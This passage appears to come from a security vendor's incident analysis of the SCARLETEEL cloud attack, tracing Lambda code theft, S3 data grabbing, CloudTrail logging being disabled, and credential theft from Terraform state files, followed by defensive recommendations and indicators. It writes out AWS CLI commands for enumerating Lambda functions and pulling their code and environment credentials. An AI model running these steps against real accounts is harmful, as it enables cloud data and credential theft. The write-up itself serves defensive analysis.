The attacker started to enumerate and retrieve all of the Lambda functions located in a specific region in the AWS account using the proper API call. For example, you can use the AWS command below to list the functions. Behind the scenes, it is just REST API calls, so there are many ways to accomplish this task.

```
aws lambda list-functionsCode language: Perl (perl)
```

After obtaining the list of functions, the attacker tried to dig deeper by downloading the Lambda code. Calling the following AWS API, they were able to get the code location so that they could download the code that makes up the Lambda. In this case, the Lambda function held proprietary software and the keys needed to execute it.

```
aws lambda get-function --function-name $function_name --query 'Code.Location' Code
language: Perl (perl)
```

Using curl or wget commands, the attacker successfully exfiltrated the Lambda code and stole proprietary code and software from the Lambda functions. There was also evidence that the attacker executed the stolen software.

They took the time to look at the Lambda function's environment variables and find additional AWS credentials related to IAM users in the same account, using a command similar to:


```
aws lambda list-versions-by-function --function-name $function_name
```
Code language: Perl (perl)

As you will see in the next steps of the attack, adversaries used the credentials found here to retry enumeration with the new user, hoping for new findings or to evaluate possible privilege escalation inside the account.

S3 bucket enumeration

Amazon S3 is a widely popular storage service that allows users to store and retrieve data.

Attackers often target resources and files stored in S3 buckets to extract information and credentials. In the past, many breaches have exploited misconfigured S3 buckets or S3 buckets left open to the public without passwords or security measures. During this particular attack, the attacker was able to retrieve and read more than 1 TB of information, including customer scripts, troubleshooting tools, and logging files.




Event name	Username	Event Source	Error code	Event type
ListBuckets	i-03ca5b989cf8cc06a	s3.amazonaws.com	-	AwsApiCall
ListBuckets	i-03ca5b989cf8cc06a	s3.amazonaws.com	-	AwsApiCall
ListBuckets	i-03ca5b989cf8cc06a	s3.amazonaws.com	-	AwsApiCall
ListBuckets	i-03ca5b989cf8cc06a	s3.amazonaws.com	-	AwsApiCall

CloudTrail does not log data events for objects stored in S3 buckets unless such functionality is explicitly requested. In this case, that functionality was not turned on, which makes it impossible to see information about the access of specific objects. However, we are certain that the attacker went through the buckets looking for sensitive data. To speed up their pursuit without consuming their available storage, they may have used tools like TruffleHog to immediately obtain new AWS user credentials and continue lateral movement in the cluster.

The 1 TB of data also included logging files related to Terraform, which was used in the account to deploy part of the infrastructure. These Terraform files will play an important part in the later step where the attacker tried to pivot to another AWS account.

Defense evasion – disable CloudTrail logging

Once the attacker accessed the cloud account, they attempted to disable CloudTrail logs inside the compromised account. As you can see from the screenshot below, the attacker succeeded in disabling some of the logs configured in the account because of extra permissions assigned to one of the users compromised in the previous steps.



Event name	Event Source	Resource type	Error code	Event type
StopLogging	cloudtrail.amazonaws.com	AWS::CloudTrail::Trail	-	AwsApiCall
StopLogging	cloudtrail.amazonaws.com	AWS::CloudTrail::Trail	-	AwsApiCall
StopLogging	cloudtrail.amazonaws.com	AWS::CloudTrail::Trail	-	AwsApiCall
StopLogging	cloudtrail.amazonaws.com	AWS::CloudTrail::Trail	-	AwsApiCall

As a result of this action, we could not retrieve additional attack evidence. When reviewing account permissions, it is critical to keep the ability to disable or delete security logs to as few users as possible. Deletion shouldn't even be possible in most situations without a solid backup solution.


Credential access – Terraform state files

Terraform is an open source infrastructure as code (IaC) tool used to deploy, change, or create infrastructures in cloud environments.

In order for Terraform to know which resources are under its control and when to update and destroy them, it uses a state file named *terraform.tfstate* by default. When Terraform is integrated and automated in continuous integration/continuous delivery (CI/CD) pipelines, the state file needs to be accessible with proper permissions. In particular, the service principal running the pipeline needs to be able to access the storage account container that holds the state file. This makes shared storage like Amazon S3 buckets a perfect candidate to hold the state file.

However, Terraform state files contain all data in plain text, which may contain secrets. Storing secrets anywhere other than a secure location is never a good idea, and definitely should not be put into source control!

The attacker was able to list the bucket available and retrieve all of the data. Examining the data with different tools such as Pacu and TruffleHog during the incident investigation, it was possible to find both a clear-text IAM user access key and secret key in the *terraform.tfstate* file inside of an S3 bucket. Here is a screenshot from TruffleHog.




```
Found verified result 🐷🔑
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIA2[redacted]
Bucket: [redacted]
Email: [redacted]
File: [redacted]terraform/terraform.tfstate
Link: https://[redacted]
[redacted]terraform/terraform.tfstate
[redacted]
```

These IAM credentials are for a second connected AWS account, giving the attacker the opportunity to move laterally to spread their attack throughout the organization.

Lateral movement – AWS account

With the new credentials acquired, the attacker restarted their enumeration and information-gathering process to determine whether they could gain additional resources from inside this additional compromised account. In addition, CloudTrail recorded suspicious activities in the connected AWS account mentioned above.

The attacker tried to perform enumeration on different AWS resources in the connected cloud account. Fortunately, the IAM user was very well scoped, so all of the requests failed due to a lack of permissions, leaving just the harmless *GetCallerIdentity* API, which is permitted by default.



Event name	Event source	Error code	Event type
ListGroups	iam.amazonaws.com	AccessDenied	AwsApiCall
PutUserPolicy	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachUserPolicy	iam.amazonaws.com	AccessDenied	AwsApiCall
ListUsers	iam.amazonaws.com	AccessDenied	AwsApiCall
ListUsers	iam.amazonaws.com	AccessDenied	AwsApiCall
ListUsers	iam.amazonaws.com	AccessDenied	AwsApiCall
GetUser	iam.amazonaws.com	AccessDenied	AwsApiCall
GetCallerIdentity	sts.amazonaws.com	-	AwsApiCall

Recommendations

The attack reported here is a clear indication of how threat actors are trying to reach the cloud as a main goal. It all started with a compromised service, although the attacker tried to move laterally in the cloud as soon as they obtained valid credentials to find valuable information such as proprietary code. They also tried to pivot to other cloud accounts to get more and more.

Here are some main takeaways that can help you be more careful:

- **Patch and apply a vulnerability management cycle to your application** and public-facing container. You will be aware of what you have exposed and can prioritize patching activities.
- **Use IMDS v2** instead of IMDS v1. The enhancement version requires session-oriented requests to add defense in depth against unauthorized metadata access. Moreover, to ensure that only authorized pods can assume specific IAM roles in your clusters, adopt the principle of least privilege and use **IAM roles for service accounts (IRSA)** whenever possible. IRSA limits access to resources and reduces the risk of unauthorized access. Pods that are not authorized will stick to the IMDS settings.
- **Don't underestimate the power of read-only access.**Even read-only in specific AWS resources like Lambda functions means data exfiltration or credential harvesting. Scoping the read-only access on just the needed resources is fundamental to keep your account safe.
- **Monitor the stale objects in your cloud account**. Unused permissions, even if old and never used, can be dangerous and cost you a lot in the event of a compromise. Being aware of stale objects and periodically assessing the cloud object should be mandatory.
- **Terraform is a great tool, but it needs to be handled with care**. Adopt the best practices and store the state file in a secure location. Using key management services (KMSs) like AWS KMS, GCP KMS, or Azure Key Vault, it's possible to keep the secret safe and encrypt or decrypt the secrets once needed.

Attack summary and conclusion

To recap, the SCARLETEEL attack started with the exploitation of a vulnerable pod. The attacker used the identity related to the IAM role associated with the node where the pod was running. Then they exploited that role to do enumeration in the cloud, search for sensitive information, and steal proprietary software. Once they discovered new credentials, they leveraged those to gain persistence and try to obtain more privileges.

The measures taken in order to secure the environment following discovery of the attack included disabling and removing users' access keys and secret access keys; securing vulnerable applications after conducting some audits and penetration tests; limiting access to sensitive S3 buckets through the use of restrictive policies; and adopting extra measures of least privilege to reduce the potential attack surface and prevent lateral movement activities in the cloud.

In this sophisticated attack, we saw how far an attacker can go as the result of compromising a vulnerable application with a lack of adequate security measures. This event reiterated what we all already knew. First, zero trust and the principle of least privilege are important, and if you implement them, you will reduce the likelihood of compromise. Second, strong detections and alerts should help you catch these activities before an attacker gets too deep.

IoCs

IP Addresses:

- 80[.]239[.]140[.]66
- 45[.]9[.]148[.]221
- 45[.]9[.]148[.]121
- 45[.]9[.]249[.]58

For additional IoCs associated with this campaign, please visit our GitHub page.